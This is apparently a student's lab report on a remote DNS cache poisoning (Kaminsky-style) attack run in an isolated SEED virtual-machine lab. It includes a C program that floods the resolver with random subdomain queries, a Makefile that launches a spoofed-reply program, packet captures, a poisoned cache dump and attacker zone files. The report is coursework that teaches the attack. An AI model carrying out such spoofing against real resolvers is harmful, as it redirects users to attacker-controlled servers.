

# Lab4 Remote DNS Attack

管佳乐 16307130212

## Roles

10.0.2.5 Nameserver

10.0.2.6 Attacker

10.0.2.7 User

## 0 Configuration

### nameserver

Removed example.com.db

Restart bind9

### Attacker

Change the nameserver

## Task 1 Remote Cache Poisoning

### Task 1.1 Spoofing DNS request

First change the local dns nameserver as 10.0.2.5 so we can use the dig command

Then execute the following program

```
#include<stdio.h>
#include<stdlib.h>

#define MAX 20

int main(){
    char i,j,k;
    int n=0;
    char command[19]="dig aaa.example.com";
    srand(time(0));
    for(i='a'+rand()%26;i<='z';i++){
        command[4]=i;
        for(j='a'+rand()%26;j<='z';j++){
            command[5]=j;
            for(k='a'+rand()%26;k<='z';k++){
                command[6]=k;
                system(command);
                if(n >= MAX)
                    return 0;
                n++;
            }
        }
    }
```

```
}
}
}
}
```

The wireshark of the attacker shows as below. There are many requests heading for the nameserver.

No.	Time	Source	Destination	Protocol	Length	Info
5	2018-11-27 08:42:46.0830862...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x5cc4 A aaa.example.com OPT
6	2018-11-27 08:42:46.0837031...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0x5cc4 A aaa.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
7	2018-11-27 08:42:46.2180399...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x6765 A aab.example.com OPT
8	2018-11-27 08:42:46.2185612...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0x6765 A aab.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
9	2018-11-27 08:42:46.5312102...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x42b0 A aac.example.com OPT
10	2018-11-27 08:42:46.5316839...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0x42b0 A aac.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
11	2018-11-27 08:42:46.8890053...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x03be A aad.example.com OPT
12	2018-11-27 08:42:46.8895409...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0x03be A aad.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
13	2018-11-27 08:42:47.2422289...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0xa310 A aae.example.com OPT
14	2018-11-27 08:42:47.2427402...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0xa310 A aae.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
15	2018-11-27 08:42:47.5692522...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x2117 A aaf.example.com OPT
16	2018-11-27 08:42:47.5696522...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0x2117 A aaf.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
17	2018-11-27 08:42:47.9191786...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x3546 A aag.example.com OPT
18	2018-11-27 08:42:47.9196487...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0x3546 A aag.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
19	2018-11-27 08:42:48.2669823...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0xf4af A aah.example.com OPT
20	2018-11-27 08:42:48.2675517...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0xf4af A aah.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
21	2018-11-27 08:42:48.5939607...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0xc96b A aai.example.com OPT
22	2018-11-27 08:42:48.5943886...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0xc96b A aai.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
23	2018-11-27 08:42:48.9241661...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x2cff A aaj.example.com OPT
24	2018-11-27 08:42:48.9246111...	10.0.2.5	10.0.2.6	DNS	135	Standard query response 0x2cff A aaj.example.com A 192.168.0.100 NS ns.example.com A 192.168.0.10 OPT
25	2018-11-27 08:42:49.2341106...	10.0.2.6	10.0.2.5	DNS	86	Standard query 0x05e3 A aak.example.com OPT

And the nameserver is requesting correspondingly.

Time	Source	Destination	Protocol	Length	Info
1	2018-11-12 11:37:43.241966546	10.0.2.6	DNS	86	Standard query 0x7f50 A qjf.example.com OPT
2	2018-11-12 11:37:43.242397821	10.0.2.5	DNS	86	Standard query 0x39d2 A qjf.example.com OPT
3	2018-11-12 11:37:43.441878360	199.43.135.53	DNS	523	Standard query response 0x39d2 No such name A qjf.example.com SOA sns.dns.icann.org NSEC www.exan
4	2018-11-12 11:37:43.442632307	10.0.2.5	DNS	143	Standard query response 0x7f50 No such name A qjf.example.com SOA sns.dns.icann.org NSEC www.exan
5	2018-11-12 11:37:43.751928511	10.0.2.6	DNS	86	Standard query 0x623a A qjg.example.com OPT
6	2018-11-12 11:37:43.752479650	10.0.2.5	DNS	86	Standard query 0xfacf A qjg.example.com OPT
7	2018-11-12 11:37:43.945337712	199.43.135.53	DNS	523	Standard query response 0xfacf No such name A qjg.example.com SOA sns.dns.icann.org NSEC www.exan
8	2018-11-12 11:37:43.945801006	10.0.2.5	DNS	143	Standard query response 0x623a No such name A qjg.example.com SOA sns.dns.icann.org OPT
9	2018-11-12 11:37:44.209595683	10.0.2.6	DNS	86	Standard query 0x1f80 A qjh.example.com OPT
10	2018-11-12 11:37:44.214757713	10.0.2.5	DNS	86	Standard query 0x929d A qjh.example.com OPT
11	2018-11-12 11:37:44.392075507	199.43.135.53	DNS	523	Standard query response 0x929d No such name A qjh.example.com SOA sns.dns.icann.org NSEC www.exan
12	2018-11-12 11:37:44.392536199	10.0.2.5	DNS	143	Standard query response 0x1f80 No such name A qjh.example.com SOA sns.dns.icann.org OPT
13	2018-11-12 11:37:44.667466865	10.0.2.6	DNS	86	Standard query 0x9f38 A qji.example.com OPT
14	2018-11-12 11:37:44.667844954	10.0.2.5	DNS	86	Standard query 0xfdac A qji.example.com OPT
15	2018-11-12 11:37:44.848404197	199.43.135.53	DNS	523	Standard query response 0xfdac No such name A qji.example.com SOA sns.dns.icann.org NSEC www.exan
16	2018-11-12 11:37:44.849393372	10.0.2.5	DNS	143	Standard query response 0x9f38 No such name A qji.example.com SOA sns.dns.icann.org OPT
17	2018-11-12 11:37:45.077737231	10.0.2.6	DNS	86	Standard query 0xd91c A qjj.example.com OPT
18	2018-11-12 11:37:45.078116511	10.0.2.5	DNS	86	Standard query 0xc1cb A qjj.example.com OPT
19	2018-11-12 11:37:45.258636611	199.43.135.53	DNS	523	Standard query response 0xc1cb No such name A qjj.example.com SOA sns.dns.icann.org NSEC www.exan
20	2018-11-12 11:37:45.260468295	10.0.2.5	DNS	143	Standard query response 0xd91c No such name A qjj.example.com SOA sns.dns.icann.org OPT

## Task 1.2 Spoofing DNS Replies

After executing the command on the attacker

```
$ cat Makefile
SRCE = 10.0.2.19 # fake address
DEST = 10.0.2.5 # the nameserver

11:11.c
@gcc 11.c -o 11.o
@./11.o

12:12.c header.h
@gcc 12.c -o 12.o -lpcap
@sudo ./12.o ${SRCE} ${DEST}

$ make 12
```

Then check the nameserver after a while


```
[11/28/18]seed@VM:~/bind$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep dnsl
example.com. 65485 NS ns.dnslabattacker.net.
ns.dnslabattacker.NET. 850 \-ANY ;-NXDOMAIN
; ns.dnslabattacker.net [v4 TTL 850] [v6 TTL 850] [v4 nxdomain] [v6 nxdomain]
[11/28/18]seed@VM:~/bind$
```

The source code lies in 12.c . The main goal is to crash the transaction id, so there is a loop to crash it.

Then inner loop will repeat 5000 times, while the total space is  $2^{16}$

A rough approximation will lead to a geometric distribution and  $X \sim Ge(\frac{5000}{2^{16}})$

Considering a loop will take about a second, 20 seconds of waiting will make the attack more promising.



## Task 2

Question: Why the additional record would not be accepted

- Because the additional record is in the different zone and it's far from example.com. So Appolo will check it self.

On the nameserver

```
$ sudo vi /etc/bind/named.conf.default-zones
zone "ns.dnslabattacker.net" {
    type master;
    file "/etc/bind/db.attacker";
};
$ sudo service bind9 restart
```

On the attacker

```
$ sudo vi /etc/bind/db.attacker
1 ;
2 ; BIND data file for local loopback interface
3 ;
4 $TTL      604800
5 @      IN      SOA localhost. root.localhost. (
6                  2      ; Serial
7                  604800  ; Refresh
8                  86400   ; Retry
9                  2419200 ; Expire
10                 604800 ) ; Negative Cache TTL
11 ;
```

```
12 @    IN    NS    ns.dnslabattacker.net.
13 @    IN    A     10.0.2.6
14 @    IN    AAAA   ::1
```

```
$ sudo vi /etc/bind/named.conf.local
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
$ sudo cp example.com.db /etc/bind/
$ sudo service bind9 restart
```

Then we can dig this on the user.

```
[11/28/18]seed@VM:~/.../lab4$ dig www.example.com | grep 1.1.1.1
;www.example.com                259200    IN        A        1.1.1.1
[11/28/18]seed@VM:~/.../lab4$
```